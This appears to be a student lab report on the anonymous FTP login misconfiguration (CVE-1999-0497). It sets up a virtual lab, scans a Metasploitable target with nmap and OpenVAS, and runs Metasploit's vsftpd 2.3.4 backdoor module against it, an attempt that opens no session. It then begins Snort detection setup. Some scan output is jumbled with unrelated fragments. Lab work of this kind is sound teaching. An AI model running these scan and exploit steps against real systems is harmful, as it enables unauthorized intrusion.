

UNIVERSITY OF SCIENCE AND TECHNOLOGY OF HANOI

Information and Communication Technology Department



FINAI REPORT

Intrusion Detection And Prevention System

**Anonymous FTP Login Reporting Vulnerability
(CVE-1999-0497)**

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Table Of Contents

I. Introduction to the Vulnerability	3
A. What is this vulnerability and what type of vulnerability is it?	3
B. Outline the technical mechanism of the vulnerability	3
C. Impact and Severity	3
II. Implement	4
A. Create an environment for testing	4
B. Vulnerability scanning	9
C. Exploitation Using Metasploit Framework.	13
III. Mitigation and Remediation.	15
IV. Conclusion.	15
A. Key Points Summary:	15
B. Importance of Addressing the Vulnerability	16
References	16

I. Introduction to the Vulnerability

A. What is this vulnerability and what type of vulnerability is it?

Anonymous FTP Login refers to a configuration (rather than a direct software flaw) in which an FTP server allows users to log in with the username **anonymous** or **ftp** (often with a blank or arbitrary password). This setup, sometimes intentional, can pose a security risk if it grants unintended access to sensitive directories or files.

- **Type of vulnerability:** Primarily a **misconfiguration** or **insecure configuration** issue.
- **Relevant CVE reference:** Often cited as **CVE-1999-0497**, which describes FTP servers that allow anonymous write access, though the core issue is that anonymous authentication is enabled and can potentially be misused.

B. Outline the technical mechanism of the vulnerability

Authentication Bypass via Anonymous Login

- Most FTP servers can be configured to allow access without a user-specific account.
- When an attacker (or legitimate user) connects, they simply provide **anonymous** (or **ftp**) as the username, and either leave the password blank or enter an email-like string.
- In many cases, **no real password verification** takes place.

Potential Permissions

- Depending on the server's configuration, the **anonymous** user might have:
- **Read-only** access to public files (intended use).
- **Read-write** access to certain directories, which is typically a severe misconfiguration.
- If the FTP server is configured poorly, the anonymous user can list, download, upload, or delete files that should not be publicly accessible.

Minimal Logging / Monitoring

- Many legacy FTP implementations do not robustly log anonymous sessions, making it difficult to detect misuse.

C. Impact and Severity

Impact

- **Data Exposure:** Attackers can access files that are world-readable, possibly revealing sensitive information such as configuration files, user data, or even system credentials.

- **Data Tampering or Destruction:** If **write access** is enabled, attackers can upload malicious files, modify existing files, or delete critical data.
- **Pivoting:** Gaining an initial foothold (e.g., uploading malicious scripts, planting backdoors) could be leveraged for further compromise of the underlying system or adjacent networks.

Severity


- In many vulnerability databases (like NIST's NVD), anonymous FTP might be classified with a **low or zero severity** when it is merely read-only and recognized as an optional configuration.
- However, scanning tools such as can raise the severity to **Medium or higher**(e.g., CVSS 6.4) if they detect that the anonymous account can list sensitive directories, upload files, or otherwise pose a significant risk.
- **CVE-1999-0497** is often cited when **anonymous write access** or other critical misconfigurations are present, which can significantly increase the threat level.

II. Implement


A. Create an environment for testing

1. Create And Setup Virtual Network On Virtual Machine


- Create Virtual Machine
 - Victim Machine (Metasploitable)



■ Router Machine (Ubuntu Server)



■ Attack Machine (Kali)



- Setup Virtual Network



■ Configure Network For Virtual Machine

- Configure network in Ubuntu
 - Using command

```
hung@hungserver:~$ sudo ip link set dev enp0s1 down
hung@hungserver:~$ sudo ip addr add 10.10.1.1/24 dev enp0s1
Error: ipv4: Address already assigned.
hung@hungserver:~$ sudo ip link set dev enp0s1 up
hung@hungserver:~$ sudo ip link set dev enp0s2 down
hung@hungserver:~$ sudo ip addr add 172.16.1.1/24 dev enp0s2
Error: ipv4: Address already assigned.
hung@hungserver:~$ sudo ip link set dev enp0s2 up
hung@hungserver:~$ ip route
default via 192.168.64.1 dev enp0s3 proto dhcp src 192.168.64.18 metric 102
10.10.1.0/24 dev enp0s1 proto kernel scope link src 10.10.1.1
172.16.1.0/24 dev enp0s2 proto kernel scope link src 172.16.1.1
192.168.64.0/24 dev enp0s3 proto kernel scope link src 192.168.64.18 metric 102
hung@hungserver:~$
```

■ Using file

```
hung@hungserver:~$ nano /etc/netplan/50-cloud-init.yaml
GNU nano 7.2 /etc/netplan/50-cloud-init.yaml
# This file is generated from information provided by the datasource. Changes
# to it will not persist across an instance reboot. To disable cloud-init's
# network configuration capabilities, write a file
# /etc/cloud/cloud.cfg.d/99-disable-network-config.cfg with the following:
# network: {config: disabled}
network:
    version: 2
    ethernets:
        enp0s1:
            dhcp4: false
            addresses:
                - 10.10.1.1/24
        enp0s2:
            dhcp4: false
            addresses:
                - 172.16.1.1/24

[ Read 16 lines ]
^G Help      ^O Write Out  ^W Where Is  ^K Cut      ^T Execute  ^C Location
^X Exit      ^R Read File  ^\ Replace   ^U Paste    ^J Justify  ^/ Go To Line
```

■ Note: Ensure that enabled net.ipv4.ip_forward


```
hung@hungserver:~$ sudo sysctl -w net.ipv4.ip_forward=1
net.ipv4.ip_forward = 1
```

- Configure network for attack machine (Kali)
 - Using command

```
[hung@kali]~]$ sudo ip link set dev eth0 down  
[sudo] password for hung:  
[hung@kali]~]$ sudo ip addr add 10.10.1.2/24 dev eth0  
[hung@kali]~]$ sudo ip link set dev eth0 up  
[hung@kali]~]$ sudo ip route add default via 10.10.1.1  
[hung@kali]~]$
```

```
[hung@kali]~]$ ip route  
default via 10.10.1.1 dev eth0  
default via 192.168.64.1 dev eth1 proto dhcp src 192.168.64.21 metric 100  
10.10.1.0/24 dev eth0 proto kernel scope link src 10.10.1.2  
192.168.64.0/24 dev eth1 proto kernel scope link src 192.168.64.21 metric 100  
[hung@kali]~]
```

- Using file



```
hung@kali:~$  
File Actions Edit View Help  
GNU nano 8.2          /etc/network/interfaces.d/eth0  
allow-hotplug eth0  
iface eth0 static  
    address 10.10.1.2/24  
    gateway 10.10.1.1  
^G Help      ^O Write Out  [ Read 5 lines ]  ^T Execute  
^X Exit      ^R Read File  ^F Where Is  ^K Cut  
                                         ^N Replace  ^U Paste  ^J Justify
```

- Configure network for Victim machine (Metasploitable)
 - Using command

```
msfadmin@metasploitable:~$ sudo ip link set dev eth0 down
[sudo] password for msfadmin:
msfadmin@metasploitable:~$ sudo ip addr add 172.16.1.2/24 dev eth0
msfadmin@metasploitable:~$ sudo ip link set dev eth0 up
msfadmin@metasploitable:~$ sudo ip route add default via 172.16.1.1
msfadmin@metasploitable:~$ ip route
172.16.1.0/24 dev eth0 proto kernel scope link src 172.16.1.2
default via 172.16.1.1 dev eth0
msfadmin@metasploitable:~$ ip route
172.16.1.0/24 dev eth0 proto kernel scope link src 172.16.1.2
default via 172.16.1.1 dev eth0
msfadmin@metasploitable:~$
```

■ Using file

```
GNU nano 2.0.7           File: /etc/network/interfaces           Modified

# This file describes the network interfaces available on your system
# and how to activate them. For more information, see interfaces(5).

# The loopback network interface
auto lo
iface lo inet loopback

# The primary network interface
allow-hotplug eth0
iface eth0 inet static
    address 172.16.1.2
    gateway 172.16.1.1
```

[Suspension disabled]

Get Help ^O WriteOut ^R Read File ^Y Prev Page ^K Cut Text ^C Cur Pos
Exit ^J Justify ^W Where Is ^V Next Page ^U UnCut Text ^T To Spell

2. Check Connection

```
(hung㉿kali)-[~]
$ ping 10.10.1.1
PING 10.10.1.1 (10.10.1.1) 56(84) bytes of data.
64 bytes from 10.10.1.1: icmp_seq=1 ttl=64 time=0.463 ms
64 bytes from 10.10.1.1: icmp_seq=2 ttl=64 time=0.348 ms
64 bytes from 10.10.1.1: icmp_seq=3 ttl=64 time=0.495 ms
^c64 bytes from 10.10.1.1: icmp_seq=4 ttl=64 time=0.464 ms
^C
--- 10.10.1.1 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3074ms
rtt min/avg/max/mdev = 0.348/0.442/0.495/0.056 ms
```

```
(hung㉿kali)-[~]
└─$ ping 172.16.1.1
PING 172.16.1.1 (172.16.1.1) 56(84) bytes of data.
64 bytes from 172.16.1.1: icmp_seq=1 ttl=64 time=0.381 ms
64 bytes from 172.16.1.1: icmp_seq=2 ttl=64 time=0.415 ms
^C
--- 172.16.1.1 ping statistics ---
2 packets transmitted, 2 received, 0% packet loss, time 1008ms
rtt min/avg/max/mdev = 0.381/0.398/0.415/0.017 ms
```

```
(hung㉿kali)-[~]
└─$ ping 172.16.1.2
PING 172.16.1.2 (172.16.1.2) 56(84) bytes of data.
64 bytes from 172.16.1.2: icmp_seq=1 ttl=63 time=3.12 ms
64 bytes from 172.16.1.2: icmp_seq=2 ttl=63 time=0.875 ms
64 bytes from 172.16.1.2: icmp_seq=3 ttl=63 time=0.841 ms
^C
--- 172.16.1.2 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2009ms
rtt min/avg/max/mdev = 0.841/1.612/3.121/1.066 ms
```

B. Vulnerability scanning

1. Vulnerability Scanning Using Nmap

- Step 1: Host Discovery

Objective: Determine if the target machine (Metasploitable2) is active.

<pre>(hung㉿kali)-[~] └─\$ sudo nmap -sn 172.16.1.2 [sudo] password for hung: Starting Nmap 7.94SVN (https://nmap.org) at 2024-10-27 05:54 EDT Nmap scan report for 172.16.1.2 Host is up (0.0016s latency). Nmap done: 1 IP address (1 host up) scanned in 0.10 seconds.</pre>	<p>Vulnerability Insight</p> <p>rexec (remote execution client for an exec server). You can execute shell commands on a remote host. The main difference is that reexec authenticate by</p>
--	--

- Step 2: Port Scanning

Objective: Identify open ports on the target machine.

```
(hung㉿kali)-[~]
$ sudo nmap -sS 172.16.1.2
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-10-27 05:56 EDT
Nmap scan report for 172.16.1.2
Host is up (0.00094s latency).
Not shown: 977 closed tcp ports (reset)
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
23/tcp    open  telnet
25/tcp    open  smtp
53/tcp    open  domain
80/tcp    open  http
111/tcp   open  rpcbind
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
512/tcp   open  exec
513/tcp   open  login
514/tcp   open  shell
1099/tcp  open  rmiregistry
1524/tcp  open  ingreslock
2049/tcp  open  nfs
2121/tcp  open  ccproxy-ftp
3306/tcp  open  mysql
5432/tcp  open  postgresql
5900/tcp  open  vnc
6000/tcp  open  X11
6667/tcp  open  irc
8009/tcp  open  ajp13
8180/tcp  open  unknown
Nmap done: 1 IP address (1 host up) scanned in 0.18 seconds.
```

- Step 3: Service Detection

Objective: Determine which services are running on the open ports.

```
(hung㉿kali)-[~]
$ sudo nmap -sV 172.16.1.2
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-10-27 04:24 EDT
Stats: 0:00:06 elapsed; 0 hosts completed (1 up), 1 undergoing Service Scan
Service scan Timing: About 21.74% done; ETC: 04:25 (0:00:22 remaining)
Stats: 0:00:21 elapsed; 0 hosts completed (1 up), 1 undergoing Service Scan
Service scan Timing: About 91.30% done; ETC: 04:25 (0:00:02 remaining)
Nmap scan report for 172.16.1.2
Host is up (0.00088s latency).
Not shown: 977 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 2.3.4
22/tcp    open  ssh          OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp    open  telnet       Linux telnetd
25/tcp    open  smtp         Postfix smtpd
53/tcp    open  domain       ISC BIND 9.4.2
80/tcp    open  http         Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp   open  rpcbind     2 (RPC #100000)
139/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp   open  exec         netkit-rsh rexecd
513/tcp   open  login?      Netkit rshd
514/tcp   open  shell        Netkit rshd
1099/tcp  open  java-rmi   GNU Classpath grmiregistry
1524/tcp  open  bindshell   Metasploitable root shell
2049/tcp  open  nfs          2-4 (RPC #100003)
2121/tcp  open  ftp          ProFTPD 1.3.1
3306/tcp  open  mysql        MySQL 5.0.51a-3ubuntu5
5432/tcp  open  postgresql   PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp  open  vnc          VNC (protocol 3.3)
6000/tcp  open  X11          (access denied)
6667/tcp  open  irc          UnrealIRCd
8009/tcp  open  ajp13       Apache Jserv (Protocol v1.3)
8180/tcp  open  unknown      Apache Jserv (Protocol v1.3)
Service Info: Hosts: metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 172.58 seconds
```

2. Vulnerability Scanning Using OpenVAS

- Step 4: Using OpenVAS for Vulnerability Scanning
 - Start OpenVAS:

```

(hung@kali)-[~]
$ sudo gvm-start
[>] Please wait for the GVM services to start.
[>] The reexec service was detected on the target system.
[>] You might need to refresh your browser once it opens.
[>]
[>] Web UI (Greenbone Security Assistant): https://127.0.0.1:9392
[>]

Quality of Detection (QoD): 80%
Vulnerability Detection Result
The reexec service was detected on the target system.
Solution type: Mitigation
● gsad.service - Greenbone Security Assistant daemon (gsad)
   Loaded: loaded (/usr/lib/systemd/system/gsad.service; disabled; preset: disabled)
   Active: active (running) since Sun 2024-10-27 04:39:37 EDT; 6ms ago
     Invocation: 38c8cdb2c7ae4aacb2333b37e7e0610f
      Docs: man:gsad(8)
             https://www.greenbone.net
      Main PID: 21370 (gsad)
        Tasks: 1 (limit: 4503)
       Memory: 1.8M (peak: 1.8M)
      CPU: 4ms
     CGroup: /system.slice/gsad.service
             └─21370 /usr/sbin/gsad --foreground --listen 127.0.0.1 --port 9392


Vulnerability Insight
reexec (remote execution client for an exec server) has the
has; you can execute shell commands on a remote computer.
The main difference is that reexec authenticate by reading
encrypted* from the socket.

Vulnerability Detection Method
Checks whether an reexec service is exposed on the target.


```

■ Access OpenVAS Web Interface:

Open a web browser and navigate to <https://localhost:9392>.



■ Creating a Target

■ Creating a Target

The screenshot shows the 'Edit Task meta' dialog box open in the foreground. The dialog contains fields for Name (meta), Scan Targets (Meata), Schedule (Once), and other settings like Auto Delete Reports and Scanner. In the background, there's a main dashboard with a pie chart labeled 'Tasks by Severity Class' and a status summary.

■ Start

The screenshot shows a table of scan results. One row is highlighted with a red background, indicating a high severity issue (10.0 High). The table includes columns for Name, Status, Reports, Last Report, Severity, Trend, and Actions.

■ Download

The screenshot shows the 'Compose Content for Scan Report' dialog box. It includes options for Results Filter, Report Format (Anonymous XML selected), and Report Config. The background shows a report summary for a scan run on Sun, Oct 27, 2024.

■ Capturing a result of this vuln after exporting the report

2.1.16 Medium 21/tcp

Medium (CVSS: 6.4)
NVT: Anonymous FTP Login Reporting
Summary Reports if the remote FTP Server allows anonymous logins.
Quality of Detection (QoD): 80%
Vulnerability Detection Result It was possible to login to the remote FTP service with the following anonymous account(s): anonymous:anonymous@example.com ftp:anonymous@example.com
Impact Based on the files accessible via this anonymous FTP login and the permissions of this account an attacker might be able to: - gain access to sensitive files - upload or delete files.
Solution: Solution type: Mitigation If you do not want to share files, you should disable anonymous logins.
Vulnerability Insight A host that provides an FTP service may additionally provide Anonymous FTP access as well. Under this arrangement, users do not strictly need an account on the host. Instead the user typically enters 'anonymous' or 'ftp' when prompted for username. Although users are commonly asked to send their email address as their password, little to no verification is actually performed on the supplied data.
Remark: NIST don't see 'configuration issues' as software flaws so the referenced CVE has a severity of 0.0. The severity of this VT has been raised by Greenbone to still report a configuration issue on the target.
Vulnerability Detection Method Details: Anonymous FTP Login Reporting OID:1.3.6.1.4.1.25623.1.0.900600 Version used: 2021-10-20T09:03:29Z
References cve: CVE-1999-0497

C. Exploitation Using Metasploit Framework.

- Start Metasploit Framework

```
(hung㉿kali)-[~/Docs] kali Forums Kali NetHunter Exploit-DB Google Hacking DB Off
$ sudo msfconsole
Metasploit tip: Enable HTTP request and response logging with set HttpTrace
true

# cowsay ++
< metasploit >
_____
 \  ,__,
  (oo)___)
   (__)\_ \
    ||----|| *
      =[ metasploit v6.4.32-dev
+ -- --=[ 2459 exploits - 1266 auxiliary - 430 post      ]
+ -- --=[ 1468 payloads - 49 encoders - 11 nops        ]
+ -- --=[ 9 evasion                                     ]
Metasploit Documentation: https://docs.metasploit.com/


# Greenbone



Sign in to your account


```

○ Search for vsftpd

```
msf6 > search vsftpd
Matching Modules
=====
#  Name                                     Disclosure Date  Rank    Check  Description
n
-
-
0 auxiliary/dos/ftp/vsftpd_232           2011-02-03    normal  Yes    VSFTPD 2.3
.2 Denial of Service
1 exploit/unix/ftp/vsftpd_234_backdoor  2011-07-03    excellent  No    VSFTPD v2.
3.4 Backdoor Command Execution

Interact with a module by name or index. For example info 1, use 1 or use exploit/unix/ft
p/vsftpd_234_backdoor
```

○ Select an Exploit

```
msf6 > use exploit/unix/ftp/vsftpd_234_backdoor
[*] No payload configured, defaulting to cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > █
```

○ Set Payload


```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set RHOST 172.16.1.2  
RHOST => 172.16.1.2  
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set RPORT 21  
RPORT => 21
```

○ Execute the Exploit

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > exploit
[*] 172.16.1.2:21 - Banner: 220 (vsFTPD 2.3.4)
[*] 172.16.1.2:21 - USER: 331 Please specify the password.
[*] Exploit completed, but no session was created.
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > |
```

III. Mitigation and Remediation.

A. Detection - Using Snort



1. Network Configuration

Ensure that the Snort machine is positioned between the **attacker (Kali)** and the **victim (Metasploitable)** as shown:

- **Interface 1 (10.10.1.1):** Connect to the attacker side.
- **Interface 2 (172.16.1.1):** Connect to the victim side.

3. Configure Snort

- Edit `/etc/snort/snort.conf`:
 - Set `HOME_NET` to the victim network `ipvar HOME_NET [10.10.1.1/32, 172.16.1.0/24]`.
 - Set `EXTERNAL_NET` to the attacker network (`ipvar EXTERNAL_NET any`).
- Add custom rules to `/etc/snort/rules/local.rules`.

The screenshot shows a terminal window titled "hungphamphu — hung@hung: ~ — ssh hung@192.168.64.38 — 100x43". The window displays the contents of the /etc/snort/snort.conf file. The configuration includes network interface definitions, variable assignments for internal and external networks, and lists of DNS, SMTP, HTTP, and SQL servers.

```
GNU nano 7.2 /etc/snort/snort.conf *
# /etc/snort/snort.$interface.conf (where '$interface' is the name of your
# network interface) and adjust the value there.
#
# The Debian init.d script is defined in such a way
# that you can run multiple instances.

#####
# Step #1: Set the network variables. For more information, see README.variables
#####

